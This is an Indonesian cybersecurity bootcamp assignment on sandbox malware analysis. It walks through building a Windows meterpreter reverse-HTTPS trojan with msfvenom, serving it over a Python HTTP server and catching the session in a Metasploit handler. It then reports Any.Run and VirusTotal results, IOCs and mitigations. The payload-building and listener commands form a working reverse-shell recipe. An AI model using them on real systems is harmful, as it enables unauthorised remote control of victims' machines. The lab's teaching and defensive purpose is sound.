



Analisis Malware Menggunakan Sandbox Assignment Day 26

Bootcamp Cyber Security Batch 4

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1. Pendahuluan

Malware (Malicious Software) adalah software berbahaya yang dibuat untuk menyusup ke sistem komputer tanpa izin, mencuri data pribadi, merusak sistem, atau bahkan mengambilalih kendali device targetnya. Analisis malware sangat penting dilakukan untuk memahami perilaku kode berbahaya di environment yang aman sebelum melakukan mitigasi.

2. Metodologi dan Pembuatan Malware

Dalam praktik ini, malware dibuat menggunakan alat msfvenom dengan skema serangan reverse shell. Teknik ini memungkinkan mesin target menghubungi kembali mesin attacker untuk memberi akses kontrol interaktif.

Langkah-langkah:

1. Identifikasi IP penyerang: memastikan IP address attacker untuk konfigurasi payload.

```
(nathaniel@bloodfallen)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
   link/ether 00:0c:29:ba:ee:55 brd ff:ff:ff:ff:ff:ff
   inet 192.168.20.128/24 brd 192.168.20.255 scope global dynamic noprefixroute eth0
       valid_lft 1667sec preferred_lft 1667sec
   inet6 fe80::20c:29ff:feba:ee55/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
```

2. Pembuatan payload: menggunakan perintah msfvenom untuk membuat file eksekusi Windows (.exe) dengan payload windows/meterpreter/reverse_https.

```
(nathaniel@bloodfallen)-[~]
$ cd malware

(nathaniel@bloodfallen)-[~/malware]
$ msfvenom -p windows/meterpreter/reverse_https LHOST=192.168.20.128 LPORT=8080 -f exe -o dibimbing.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 685 bytes
Final size of exe file: 7680 bytes
Saved as: dibimbing.exe
```

3. Distribusi malware: menjalankan server HTTP sederhana menggunakan python untuk memfasilitasi pengunduhan malware oleh target.

```
(nathaniel@bloodfallen)-[~/malware]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.20.1 - - [10/Jan/2026 18:33:08] "GET / HTTP/1.1" 200 -
192.168.20.1 - - [10/Jan/2026 18:33:11] "GET /dibimbing.exe HTTP/1.1" 200 -
192.168.20.1 - - [10/Jan/2026 18:33:36] "GET /dibimbing.exe HTTP/1.1" 304 -
192.168.20.1 - - [10/Jan/2026 18:33:52] "GET /dibimbing.exe HTTP/1.1" 304 -
```

3. Eksekusi dan Observasi Aktivitas Sistem

Setelah malware dikirim, attacker menyiapkan listener menggunakan msfconsole untuk menerima koneksi masuk.

- Konfigurasi Listener:
 - o Attacker mengatur multi/handler supaya sesuai dengan payload yang dibuat sebelumnya

```
(nathaniel@bloodfallen)-[~/malware]
$ msfconsole
Metasploit tip: When in a module, use back to go back to the top level prompt

File .:ok000kdc'          'cdk000ka:.
.x00000000000000c      c0000000000000x.
:000000000000000k,    ,k00000000000000:
'000000000kkkk00000: :0000000000000000'
o00000000.MMMM o000o0000l.MMMM,00000000o
d00000000.MMMMMM.c00000c.MMMMMM,00000000x
l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
.00000000.MMM ;MMMMMMMMMMM MMMM,00000000.
c0000000.MMM 00c.MMMMM'o00.MMM,0000000c
o000000.MMM 0000.MMM:0000.MMM,000000o
l00000.MMM,0000.MMM:0000.MMM,00000l
;0000'MMM 0000.MMM:0000.MMM;0000;
.d00o'WM,0000occcx0000.MX'x00d.
,k0l M.0000000000000.M'd0k,
:kk;.0000000000000.;0k:
;k000000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
.

[ metasploit v6.4.103-dev ]
+ -- --[ 2,584 exploits - 1,319 auxiliary - 1,697 payloads ]
+ -- --[ 434 post - 49 encoders - 14 nops - 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(multi/handler) > set LHOST 192.168.20.128
LHOST => 192.168.20.128
msf exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_https):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.20.128  | yes      | The local listener hostname                               |
| LPORT    | 8080            | yes      | The local listener port                                   |
| LURI     |                 | no       | The HTTP Path                                             |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |


```


- Keberhasilan Eksploitasi:
 - o Saat target menjalankan file itu, sesi meterpreter berhasil dibuka

```
msf exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://192.168.20.128:8080
[*] https://192.168.20.128:8080 handling request from 192.168.20.1; (UUID: cpxiqitzz) Without a database connected that payload UUID tracking will not work!
[*] https://192.168.20.128:8080 handling request from 192.168.20.1; (UUID: cpxiqitzz) Staging x86 payload (190044 bytes) ...
[*] https://192.168.20.128:8080 handling request from 192.168.20.1; (UUID: cpxiqitzz) Without a database connected that payload UUID tracking will not work!
[*] Meterpreter session 1 opened (192.168.20.128:8080 → 192.168.20.1:52198) at 2026-01-10 18:34:56 +0700

meterpreter > sysinfo
Computer      : BLOODFALLEN
OS            : Windows 11 24H2+ (10.0 Build 26200).
Architecture : x64
System Language : en-US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows

meterpreter > pwd
C:\Users\nbloo\Downloads\Malware test


meterpreter > cd
Usage: cd directory

meterpreter > ls
Listing: C:\Users\nbloo\Downloads\Malware test

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    7680     fil      2026-01-10 18:33:36 +0700 Unconfirmed 407854.crdownload
100666/rw-rw-rw-    7680     fil      2026-01-10 18:33:11 +0700 Unconfirmed 897078.crdownload
100777/rwxrwxrwx     7680     fil      2026-01-10 15:10:59 +0700 bloodfallen.exe
100777/rwxrwxrwx     7680     fil      2026-01-10 18:33:56 +0700 dibimbing.exe
100777/rwxrwxrwx    196096    fil      2026-01-10 15:52:25 +0700 nathaniel.exe

meterpreter > |
```

- Dampak pada sistem target:
 - o Proses malware berjalan dilatar belakang tanpa disadari oleh user biasa




4. Analisis Sanbox (Any.Run dan VirusTotal)

Analisis dilakukan untuk mengidentifikasi karakteristik teknis dan tingkat deteksi malware.

A. Analisis dinamis (Any.Run):

Berdasarkan pengujian di sandbox, malware menunjukkan perilaku mencurigakan (MITRE ATT&CK):

- T1012 (Query Registry): membaca setting keamanan Internet Explorer dan informasi proxy
- Aktivitas jaringan: terdeteksi koneksi TCP persisten ke IP attacker di port 8080



The screenshot shows the 'Process details' window for 'dibimbing.exe' (ID 7520, No verdict). The process is running as 'admin' and started '+0ms' ago. A circular progress indicator shows '5 OUT OF 100'. The command line is '"C:\Users\admin\AppData\Local\Temp\dibimbing.exe"'. Under 'Warning 1', it lists 'T1012 Query Registry (1)' with the action 'Reads security settings of Internet Explorer'. Under 'Other 2', it lists 'T1012 Query Registry (3)' with actions 'Checks proxy server information', 'Reads the computer name', and 'Checks supported languages'. It also lists 'T1082 System Information Discovery (2)' with actions 'Reads the computer name' and 'Checks supported languages'.

B. Analisis statis (VirusTotal):

- Detection rate: 51 dari 71 vendor keamanan menandai file ini sebagai berbahaya (malicious)
- Identitas file (hashes): MD5: 9941bc92c95a3d6b8be225872bb40ab5
 - o SHA-256: ba5d63bcd091ba55e1fe25de5752561a18d0aa3a841ae4cfa1a133ce69d9349a

Basic properties	
MD5	9941bc92c95a3d6b8be225872bb40ab5
SHA-1	c8b5ded7fd59efb9e83267da42f12bf59324232f
SHA-256	ba5d63bcd091ba55e1fe25de5752561a18d0aa3a841ae4cfa1a133ce69d9349a
Vhash	073056151d151e5bz1lz
Authentic hash	616198507864e631ea92b44fe5d2c5b4cf12ace1d240ef76382b0351bc4ef3c
Imp hash	c2d02fc98f1d75d7b9457468ec75da0e
Rich PE header hash	3b02b4b752c2bfa2dab40d72d41c965
SSDEEP	48:iG+/+mUkkeyHXZh9hMiu5QyZdDCO1uyjq:G/Sd59DPvj
TLSH	T171F186C3E3351CF2EB799FBA43439389A0FC7761A6F3495A0F285944A4C1C017429E87
File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Win32 Dynamic Link Library (generic) (27.1%) Win16 NE executable (generic) (20.8%) Win32 Executable (generic) (18.6%) Windows Icons Library (generic) (8.5%) ...
DetectItEasy	PE32 Compiler: Microsoft Visual C/C++ (19.36.35207) [C] Linker: Microsoft Linker (14.36.35207) Tool: Visual Studio (2022 version 17.6)
Magika	PEBIN
File size	7.50 KB (7680 bytes)

51

/ 71

Community Score

51/71 security vendors flagged this file as malicious

ba5d63bcd091ba55e1fe25de5752561a18d0aa3a841ae4cfa1a133ce69d9349a

dibimbing.exe

peexe

Size

7.50 KB

Last Analysis Date

a moment ago

EXE

Reanalyze

Similar

More

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Popular threat label

trojan.shellcode/marte

Threat categories

trojan

Family labels

shellcode

marte

rozena

Security vendors' analysis

Do you want to automate checks?

AhnLab-V3	Trojan.Win.Generic.C5797453	AliCloud	Backdoor.Win/shellcode.api(dyn)
ALYac	Generic.ShellCode.Marte.3.61D3F0F0	Arcabit	Generic.ShellCode.Marte.3.61D3F0F0
Arctic Wolf	Unsafe	Avast	Win32:MsfShell-B [Trj]
AVG	Win32:MsfShell-B [Trj]	Avira (no cloud)	TR/Crypt.XPACK.Gen
BitDefender	Generic.ShellCode.Marte.3.61D3F0F0	Bkav Pro	W32.AIDetectMalware
ClamAV	Win.Trojan.MSF_Shellcode-1	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
CTX	Exe.unknown.marte	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	Elastic	Windows.Trojan.Metasploit
Emsisoft	Generic.ShellCode.Marte.3.61D3F0F0 (B)	eScan	Generic.ShellCode.Marte.3.61D3F0F0
ESET-NOD32	Win32/Rozena.CP Trojan	Fortinet	W32/Rozena.Dltr
GData	Win32.Trojan.PSE.GN54NB	Google	Detected
Huorong	HVM:Trojan/Swrort.gen1A	Ikarus	Trojan.Win32.Inject
K7AntiVirus	Trojan (00117be11)	K7GW	Trojan (00117be11)
Kaspersky	HEUR:Trojan.Win32.Generic	Malwarebytes	Trojan.MetaSploit
MaxSecure	Trojan.Malware.121218.susgen	McAfee Scanner	Real Protect-LS!9941BC92C95A
Microsoft	Trojan:Win32/Meterpreter.RPZIMTB	Rising	Trojan.Rozena!8.6D (TFE:3:wuwXMR4gEVT)
Sangfor Engine Zero	Suspicious.Win32.Save.a	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Skyhigh (SWG)	BehavesLike.Win32.infected.zz

5. Identifikasi Indicator of Compromise (IOC)

Berdasarkan hasil analisis, berikut adalah temuan IOC:

- File name: dibimbing.exe
- Network: koneksi ke IP 192.168.20.128 melalui port 8080
- Registry keys: akses ke
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
- File hash (SHA-256): ba5d63bcd091ba...

Network Communication

IP Traffic

TCP 192.168.20.128:8080

Behavior Similarity Hashes

CAPA	f0ee20ffc7760382d3f6b99f3998837
VirusTotal Jujubox	6dba96d0f4e15ee34d3617f73f323d63

File system actions

Files Opened

- C:\Users\<USER>\AppData\Local\Microsoft\Windows\Temporary Internet Files
- C:\Users\<USER>\AppData\Local\Microsoft\Windows\Temporary Internet Files\counters.dat
- C:\Users\<USER>\AppData\Roaming\Microsoft\SystemCertificates\My\CRLs\
- C:\Users\<USER>\AppData\Roaming\Microsoft\SystemCertificates\My\CTLs\
- C:\Users\<USER>\AppData\Roaming\Microsoft\SystemCertificates\My\Certificates\
- C:\Windows\System32\fwpuclnt.dll
- C:\Windows\System32\netprofm.dll
- C:\Windows\System32\nlaapi.dll
- C:\Windows\System32\npmproxy.dll
- C:\Windows\System32\wship6.dll

Registry actions

Registry Keys Opened

- HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings
- HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache
- HKEY_CURRENT_USER\Software
- HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main
- HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\AdminTabProcs
- HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ALLOW_REVERSE_SOLIDUS_IN_USERINFO_KB932562
- HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_ALWAYS_USE_DNS_FOR_SPH_KB3022771
- HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_BUFFERBREAKING_818408
- HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_BYPASS_CACHE_FOR_CREDPOLICY_KB936611
- HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_CLIENTAUTHCERTFILTER

Registry Keys Set

Gemini Summary

- + Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections\SavedLegacySetting
- + Software\Microsoft\Windows\CurrentVersion\Internet Settings\ProxyEnable
- + {1325122E-A096-4C19-BC78-83DE3DE64288}\WpadDecision
- + {1325122E-A096-4C19-BC78-83DE3DE64288}\WpadDecisionReason
- + {1325122E-A096-4C19-BC78-83DE3DE64288}\WpadDecisionTime
- + {1325122E-A096-4C19-BC78-83DE3DE64288}\WpadNetworkName

6. Rekomendasi Mitigasi

1. Technical prevention:
 - a. Mengimplementasi EDR (Endpoint Detection and Response) untuk mendeteksi perilaku reverse shell secara real-time
 - b. Whitelisting application dengan membatasi eksekusi file hanya untuk aplikasi yang terdaftar secara resmi
 - c. Patch management dimana selalu memperbaharui sistem operasi untuk menutup celah keamanan yang bisa dieksploitasi
2. User-behavior prevention
 - a. Edukasi keamanan dengan melatih karyawan supaya tidak mengunduh atau menjalankan file eksekusi dari source yang tidak dipercaya
 - b. Least privilege dimana memastikan user tidak mempunyai hak administratif secara default untuk mencegah modifikasi registry oleh malware

7. Kesimpulan

Smalware ini dikategorikan sebagai Trojan Backdoor yang menggunakan enkripsi HTTPS untuk menyembunyikan traffiknya. Dengan kurangnya perlindungan endpoint bisa menyebabkan attacker mendapatkan akses dan kontrol penuh atas sistem.